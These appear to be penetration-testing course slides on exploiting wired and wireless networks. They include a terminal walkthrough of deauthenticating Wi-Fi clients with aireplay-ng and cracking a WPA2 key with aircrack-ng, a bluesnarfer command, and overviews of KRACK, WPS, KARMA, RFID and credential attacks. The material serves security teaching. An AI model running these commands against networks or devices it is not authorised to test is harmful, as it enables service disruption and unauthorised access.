


```
CH 11 ][ Elapsed: 4 mins ][ 2017-08-13 18:11 ][ interface wlan0 down

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

08:02:8E:D3:88:82  -36   0     2325    60324    0  11  54e. WPA2 CCMP   PSK  corp-net

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

08:02:8E:D3:88:82  DC:A4:CA:67:3B:01  -36   54e- 1     0    61122
```

```
root@kali:~# aireplay-ng -0 0 -a  08:02:8E:D3:88:82  wlan0
18:11:16  Waiting for beacon frame (BSSID: 08:02:8E:D3:88:82) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:11:17  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:17  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:18  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:18  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:18  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:19  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:19  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:20  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:20  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:21  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:21  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:22  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
^C
root@kali:~# 
```

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- **Step 4 .** The attacker uses the **aircrack-ng** command to crack the WPA PSK by using a word list, as shown in the figure. (The filename is **words** in this example.)



File Edit View Search Terminal Help


```
CH 11 ][ Elapsed: 1 hour 38 mins ][ 2017-08-13 19:37 ][ WPA handshake: 08:02:8E:D3:88:82

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

08:02:8E:D3:88:82  -38 100    52433    61023    0  11  54e. WPA2 CCMP   PSK  corp-net

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

08:02:8E:D3:88:82  DC:A4:CA:67:3B:01  -41   54e-24    12    62555

root@kali:~#
```

root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# aircrack-ng -w words wpa_capture-02.cap
Opening wpa_capture-02.cap
Read 455311 packets.

   #  BSSID              ESSID                     Encryption

   1  08:02:8E:D3:88:82  corp-net                  WPA (1 handshake)

Choosing first network as target.

Opening wpa_capture-02.cap
```

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- **Step 5 .** The tool takes a while to process, depending on the computer power and the complexity of the PSK. After it cracks the WPA PSK, a window similar to the one shown in the figure shows the WPA PSK (**corpsupersecret** in this example).



```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

08:02:8E:D3:88:82  DC:A4:CA:67:3B:01  -41   54e-24    12    62555

root@kali:~#
```

```
                              Aircrack-ng 1.2 rc4

      [00:00:00] 60/29317 keys tested (1676.68 k/s)

      Time left: 17 seconds                                      0.20%

                          KEY FOUND! [ corpsupersecret ]


      Master Key     : 55 15 C7 6C 20 6F A2 FE 66 07 B2 8F E9 E9 6E 21
                       27 55 20 E7 91 AE B8 58 5E C2 E5 17 04 D5 63 B6

      Transient Key  : AB 20 4B 96 8C 0A 3C 5E 0F C8 69 C6 18 D2 EE B7
                       E0 2D FA 68 47 56 00 90 B5 7F 8D F8 41 77 A2 FB
                       87 5E 30 64 C2 2D 88 35 DD FE 1D 61 6C 67 07 0C
                       53 BF 6B 9D 4C D6 50 EB 50 E7 34 51 50 43 CB 77

      EAPOL HMAC     : 05 12 7E 39 18 7C 73 60 4F 73 46 49 90 38 E8 19
root@kali:~#
```

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- KRACK (*key reinstallation attack*) is a series of vulnerabilities that affect WPA and WPA2.
- Exploitation of these vulnerabilities depends on the specific device configuration.
- Successful exploitation could allow unauthenticated attackers to reinstall a previously used encryption or integrity key (either through the client or the access point, depending on the specific vulnerability).
- When a previously used key has successfully been reinstalled (by exploiting the disclosed vulnerabilities), an attacker may proceed to capture traffic using the reinstalled key and attempt to decrypt such traffic.
- In addition, the attacker may attempt to forge or replay previously seen traffic.
- An attacker can perform these activities by manipulating retransmissions of handshake messages.
- Most wireless vendors have provided patches that address the KRACK vulnerabilities, and WPA3 also addresses these vulnerabilities.

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- No technology or protocol is perfect.
- Several vulnerabilities in WPA3 have been discovered in recent years.
- The WPA3 protocol introduced a new handshake called the “dragonfly handshake” that uses Extensible Authentication Protocol (EAP) for authentication.
- Several vulnerabilities can allow an attacker to perform different side-channel attacks, downgrade attacks, and DoS conditions.
- FragAttacks (which stands for fragmentation and aggregation attacks) is another type of vulnerability that can allow an attacker to exploit WPA3.

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- Wi-Fi Protected Setup (WPS) is a protocol that simplifies the deployment of wireless networks.
- It is implemented so that users can simply generate a WPA PSK with little interaction with a wireless device.
- Typically, a PIN printed on the outside of the wireless device or in the box that came with it is used to provision the wireless device.
- Most implementations do not care if you incorrectly attempt millions of PIN combinations in a row, which means these devices are susceptible to brute-force attacks.
- A tool called Reaver makes WPS attacks very simple and easy to execute.


Karma Attacks

- KARMA (*karma attacks radio machines automatically*) is an on-path attack that involves creating a rogue AP and allowing an attacker to intercept wireless traffic.
- A radio machine could be a mobile device, a laptop, or any Wi-Fi-enabled device.
- In a KARMA attack scenario, the attacker listens for the probe requests from wireless devices and intercepts them to generate the same SSID for which the device is sending probes.
- This can be used to attack the PNL.

Exploiting Wireless Vulnerabilities

Fragmentation Attacks

- Wireless fragmentation attacks can be used to acquire 1500 bytes of pseudo-random generation algorithm (PRGA) elements.
- Wireless fragmentation attacks can be launched against WEP-configured devices.
- These attacks do not recover the WEP key itself but can use the PRGA to generate packets with tools such as Packetforge-ng (which is part of the Aircrack-ng suite of tools) to perform wireless injection attacks.
- The example on the side shows Packetforge-ng tool options.



```
root@kali:~# packetforge-ng
  Packetforge-ng 1.7  - (C) 2006-2022 Thomas d'Otreppe
  Original work: Martin Beck
  https://www.aircrack-ng.org

  Usage: packetforge-ng <mode> <options>

  Forge options:

      -p <fctrl>     : set frame control word (hex)
      -a <bssid>     : set Access Point MAC address
      -c <dmac>      : set Destination  MAC address
      -h <smac>      : set Source       MAC address
      -j             : set FromDS bit
      -o             : clear ToDS bit
      -e             : disables WEP encryption
      -k <ip[:port]> : set Destination IP [Port]
      -l <ip[:port]> : set Source      IP [Port]
      -t ttl         : set Time To Live
      -w <file>      : write packet to this pcap file
      -s <size>      : specify size of null packet
      -n <packets>   : set number of packets to generate

  Source options:

      -r <file>      : read packet from this raw file
      -y <file>      : read PRGA from this file

  Modes:

      --arp          : forge an ARP packet    (-0)
      --udp          : forge an UDP packet    (-1)
      --icmp         : forge an ICMP packet   (-2)
      --null         : build a null packet    (-3)
      --custom       : build a custom packet  (-9)

      --help         : Displays this usage screen

Please specify a mode.
root@kali:~#
```

Exploiting Wireless Vulnerabilities

Credential Harvesting

- Credential harvesting is an attack that involves obtaining or compromising user credentials.
- These attacks can be launched using common social engineering attacks such as phishing attacks, and they can be performed by impersonating a wireless AP or a captive portal to convince a user to enter his or her credentials.
- Tools such as Ettercap can spoof DNS replies and divert a user visiting a given website to an attacker's local system.
- For example, an attacker might spoof a site like Twitter, and when the user visits the website (which looks like the official Twitter website), he or she is prompted to log in, and the attacker captures the user's credentials.
- Another tool that enables this type of attack is the Social-Engineer Toolkit (SET).

Bluejacking and Bluesnarfing

- ***Bluejacking*** attacks can be performed using Bluetooth with vulnerable devices in range.
    - An attacker sends unsolicited messages to a victim over Bluetooth, including a contact card (vCard) that typically contains a message in the name field.
    - This is done using the Object Exchange (OBEX) protocol.
    - A vCard can contain name, address, telephone numbers, email addresses, and related web URLs.
    - This type of attack has been mostly performed as a form of spam over Bluetooth connections.

Bluejacking and Bluesnarfing (Cont.)

- ***Bluesnarfing*** attacks are performed to obtain unauthorized access to information from a Bluetooth-enabled device.
    - An attacker can launch attacks to access calendars, contact lists, emails and text messages, pictures, or videos from the victim.
    - It is considered riskier than Bluejacking because Bluejacking attacks only transmit data to the victim device and Bluesnarfing attacks steal information from the victim device.
    - It can also be used to obtain the International Mobile Equipment Identity (IMEI) number for a device.
    - Attackers can then divert incoming calls and messages to another device without the user’s knowledge.
    - The example below shows how to obtain the name (**omar_phone**) of a Bluetooth-enabled device with address **DE:AD:BE:EF:12:23** by using the Bluesnarfer tool.

```
root@kali:~# bluesnarfer -b DE:AD:BE:EF:12:23 -i
device name: omar_phone
```

Radio-Frequency Identification (RFID) Attacks

- Radio-frequency identification (RFID) is a technology that uses electromagnetic fields to identify and track tags that hold electronically stored information.
- There are active and passive RFID tags.
  - Passive tags use energy from RFID readers (via radio waves), and active tags have local power sources and can operate from longer distances.
- Many organizations use RFID tags to track inventory or in badges used to enter buildings or rooms.
- RFID tags can even be implanted into animals or people to read specific information that can be stored in the tags.
- Low-frequency (LF) RFID tags and devices operate at frequencies between 120kHz and 140kHz, and they exchange information at distances shorter than 3 feet.
- High-frequency (HF) RFID tags and devices operate at the 13.56MHz frequency and exchange information at distances between 3 and 10 feet.

Bluetooth Low Energy (BLE) Attacks

- Numerous IoT devices use Bluetooth Low Energy (BLE) for communication.
- BLE communications can be susceptible to on-path attacks, and an attacker could modify the BLE messages between systems that would think that they are communicating with legitimate systems.
- DoS attacks can also be problematic for BLE implementations.
- Several research efforts have demonstrated different BLE attacks.
- For instance, Ohio State University researchers have discovered different fingerprinting attacks that can allow an attacker to reveal design flaws and misconfigurations of BLE devices.

Radio-Frequency Identification (RFID) Attacks (Cont.)

- Ultra-high-frequency (UHF) RFID tags and devices operate at frequencies between 860MHz and 960MHz (regional) and exchange information at distances of up to 30 feet.

- A few attacks are commonly launched against RFID devices:
  - Attackers can silently steal RFID information (such as a badge or a tag) with an RFID reader such as the Proxmark3 by just walking near an individual or a tag.

  - Attackers can create and clone an RFID tag (in a process called ***RFID cloning***). They can then use the cloned RFID tags to enter a building or a specific room.

  - Attackers can implant skimmers behind RFID card readers in a building or a room.

  - Attackers can use amplified antennas to perform NFC amplification attacks. Attackers can also use amplified antennas to exfiltrate small amounts of data, such as passwords and encryption keys, over relatively long distances.

Exploiting Wireless Vulnerabilities

Password Spraying

- ***Password spraying*** is a type of credential attack in which an attacker brute-forces logins (that is, attempts to authenticate numerous times) based on a list of usernames with default passwords of common systems or applications.

- For example, an attacker could try to log in with the word password1 using numerous usernames in a wordlist.

- A similar attack is credential stuffing.
  - In this type of attack, the attacker performs automated injection of usernames and passwords that have been exposed in previous breaches.

Exploit Chaining

- Most sophisticated attacks leverage multiple vulnerabilities to compromise systems.
- An attacker may “chain” (that is, use multiple) exploits against known or zero-day vulnerabilities to compromise systems, steal, modify, or corrupt data.

5.3 Exploiting Wired and Wireless Networks Summary

What Did I Learn in this Module?

- NetBIOS and LLMNR are protocols primarily used by Microsoft Windows for host identification.
- LLMNR is based on the DNS protocol format.
- NetBIOS provides three services: Name Service (NetBIOS-NS), Datagram Service (NetBIOS-DGM), and Session Service (NetBIOS-SSN).
- These operations use specific TCP and UDP ports for communication.
- Windows workgroups are LAN peer-to-peer networks, while domain-based implementations are client-to-server networks supporting numerous hosts across multiple subnets.
- Historically, there have been many vulnerabilities in NetBIOS, SMB, and LLMNR.
- A common LLMNR vulnerability involves an attacker spoofing an authoritative source for name resolution, poisoning the LLMNR service, and obtaining the victim's username and NTLMv2 hash.
- Tools like NBNSpoof, Metasploit, and Responder can be used to conduct these attacks.
- Pupy, an open-source Python-based cross-platform remote administration tool, is also popular among penetration testers and attackers.
- One of the most used SMB exploits in recent times has been the EternalBlue exploit that has been used in ransomware like WannaCry and Nyeta.
- Metasploit is one tool that has ported the EternalBlue exploit.
- Once executed, Metasploit launches a Meterpreter session for further system control and compromise.
- Enumeration is an essential aspect of penetration testing, and tools like Nmap and Enum4linux can gather information on vulnerable SMB systems, which can then be exploited using Metasploit.

What Did I Learn in this Module? (Cont.)

- DNS cache poisoning is an attack in which threat actors manipulate the DNS resolver cache by injecting corrupted data.
- This forces the DNS server to send the wrong IP address to the victim, redirecting them to the attacker's system.
- DNS cache poisoning attacks may also use social engineering tactics to trick victims into downloading malware or entering sensitive data into spoofed forms and applications.
- SNMP is a protocol used to manage network devices, with each device containing an SNMP agent that connects to an SNMP server.
- Administrators can use SNMP to obtain information, change configurations, and perform other tasks.
- There are multiple versions, with SNMPv2c and SNMPv3 being the most popular.
- SNMPv2c uses community strings as passwords, while SNMPv3 is more secure with usernames and passwords.
- Both versions are susceptible to attacks if weak or default credentials are used.
- The Nmap scanner, along with its NSE scripts, can be used to gather information from SNMP-enabled devices and brute-force weak credentials.
- Insecure SMTP servers can be exploited to send spam and conduct phishing and other email-based attacks.
- SMTP open relay is an email server configuration that can be abused for such purposes.

What Did I Learn in this Module? (Cont.)

- Nmap provides an NSE script to test for open relay configurations.
- Useful SMTP commands, such as HELO, EHLO, and VRFY, can be used to evaluate an email server's security.
- FTP servers are often abused by attackers to steal information, as the legacy FTP protocol lacks encryption and integrity validation.
- To enhance security, it is recommended to use FTPS or SFTP because they use encryption, but some implementations have weak encryption ciphers like Blowfish and DES.
- It is advised to use stronger algorithms such as AES.
- SFTP and FTPS servers also use hashing algorithms for verifying file transmission integrity.
- Best practices include disabling weak hashing protocols like MD5 or SHA-1 and using stronger algorithms in the SHA-2 family.
- FTP servers might enable anonymous user authentication, which can be exploited by attackers.
- To mitigate this, disable anonymous login in the server configuration file.
- Additional best practices include using strong passwords and multifactor authentication, implementing file and folder security, encrypting files stored on the server, locking down administration accounts, keeping server software up-to-date, using FIPS 140-2 validated encryption ciphers, storing back-end databases on separate servers, and requiring re-authentication for inactive sessions.

What Did I Learn in this Module? (Cont.)

- Pass-the-hash attacks exploit the storage of password hashes in Windows' SAM file.
- Attackers use collected password hashes from compromised systems to log in to other systems without knowing the actual password.
- This bypasses the usual password-entry and conversion process.
- Kerberos is an authentication protocol used by Windows and many applications and operating systems.
- Active Directory uses LDAP as an access protocol, which supports Kerberos authentication.
- Common attacks include Kerberos golden ticket and silver ticket attacks, where attackers manipulate Kerberos tickets based on available hashes.
- Unconstrained Kerberos delegation is another weakness, which allows applications to reuse end-user credentials to access resources hosted on different servers.
- Kerberoasting is an attack that extracts service account credential hashes from Active Directory for offline cracking.
- It exploits weak encryption implementations and improper password practices.
- On-path attacks involve an attacker intercepting communication between two devices or individuals to steal or manipulate data.
- These can happen at L2 or L3.
- ARP spoofing, MAC spoofing, and manipulating STP are examples of on-path attacks.

What Did I Learn in this Module? (Cont.)

- To secure infrastructure, follow L2 security best practices such as selecting an unused VLAN, configuring switch ports as access ports, limiting the number of MAC addresses learned on a port, controlling Spanning Tree, turning off CDP on untrusted ports, shutting down all ports on a new switch, using Root Guard, implementing 802.1X when possible, and deploying ACLs.
- In downgrade attacks, attackers force a system to use a weaker encryption protocol or hashing algorithm that is susceptible to vulnerabilities.
- The POODLE vulnerability in OpenSSL is an example of a downgrade attack.
- To prevent such attacks, removing backward compatibility is often the only solution.
- One common route manipulation attack is BGP hijacking.
- In this attack, a threat actor configures or compromises an edge router to announce unauthorized prefixes.
- This can redirect the victim's traffic to the attacker if the malicious route is more specific or shorter than the legitimate one.
- Attackers sometimes use unused prefixes to avoid attention from the legitimate user or organization.
- DoS and DDoS attacks aim to overwhelm a target with an excessive amount of traffic or exploit vulnerabilities to crash systems.
- There are three categories of DoS attacks: direct, reflected, and amplification.

What Did I Learn in this Module? (Cont.)

- NAC interrogates endpoints before joining a wired or wireless network, enforcing policies like checking for security software, operating system versions, and patching.
- Attackers can bypass NAC by spoofing authorized MAC addresses, enabling them to connect to the network.
- VLAN hopping is a method of gaining access to traffic on other VLANs that would normally be inaccessible.
- Two primary methods of VLAN hopping exist: switch spoofing and double tagging.
- Switch spoofing involves imitating a trunking switch by sending the respective VLAN tag and trunking protocols.
- Double tagging adds two VLAN tags to a frame, with most switches removing only the outer tag, enabling the attacker to access the victim's VLAN.
- DHCP starvation attacks involve broadcasting numerous fake DHCP REQUEST messages with spoofed MAC addresses, depleting available IP addresses in the DHCP server scope.
- With no available IP addresses, the attacker can set up a rogue DHCP server and respond to new DHCP requests, intercepting traffic from network hosts.
- **Rogue Access Points**, **Evil Twin**, and **Disassociation** attacks involve an attacker installing a rogue AP or impersonating a legitimate one to gain unauthorized access to the network.
- To defend against such attacks, use packet filtering, cryptographic protocols, and spoofing detection features.

What Did I Learn in this Module? (Cont.)

- **PNL** attacks involve attackers listening to client requests and impersonating the wireless networks to intercept communication.
- **Wireless signal jamming and interference** involve attackers causing disruption or DoS on wireless networks.
- **War driving** and war flying involve attackers searching for wireless networks while driving or flying by in order to exploit them.
- **IV** attacks involve exploiting vulnerabilities in older protocols like WEP.
- Attacks against WEP are possible due to weak encryption methods, while attacks against WPA and WPA2 involve capturing the four-way handshake and brute-forcing the PSK.
- WPA3 addresses many of these vulnerabilities but is not completely immune to attacks such as side-channel attacks, downgrade attacks, and DoS conditions.
- WPS PIN attacks involve brute-forcing the PIN used to provision the wireless device.
- Tools like Reaver can be used to execute WPS attacks.
- **KARMA** is an on-path attack where a rogue AP intercepts wireless traffic from radio machines like mobile devices and laptops.

What Did I Learn in this Module? (Cont.)

- **Fragmentation attacks** target WEP-configured devices to acquire 1500 bytes of PRGA elements, allowing attackers to generate packets for wireless injection attacks.
- **Credential harvesting** involves obtaining or compromising user credentials through methods like phishing attacks, or by impersonating a wireless AP or a captive portal.
- **Bluejacking** sends unsolicited messages to victims via Bluetooth, while **Bluesnarfing** accesses unauthorized information from a Bluetooth-enabled device.
- **BLE** are typically targeted at IoT devices that use BLE for communication.
- These devices are susceptible to on-path attacks, with attackers modifying BLE messages or launching DoS attacks.
- **RFID** technology is used to identify and track tags holding electronically stored information.
- Common attacks include silently stealing RFID information, cloning RFID tags, implanting skimmers, and performing NFC amplification attacks.
- **Password spraying** is a type of credential attack where an attacker brute-forces logins using a list of usernames with default passwords.
- **Exploit chaining** are sophisticated attacks that leverage multiple vulnerabilities, where an attacker chains exploits against known or zero-day vulnerabilities to compromise systems and steal, modify, or corrupt data.

Reflection Questions

- There are many wired and wireless LAN exploits.
- A pentester needs to be familiar with the exploits and associated tools, but it is not practical to carry out all exploits as a part of a pentest.
- How do you decide which you should attempt?
- There are many tools available for exploiting both wireless and wired networks.
- Do pentesters use all of them? Which do you think they use and why?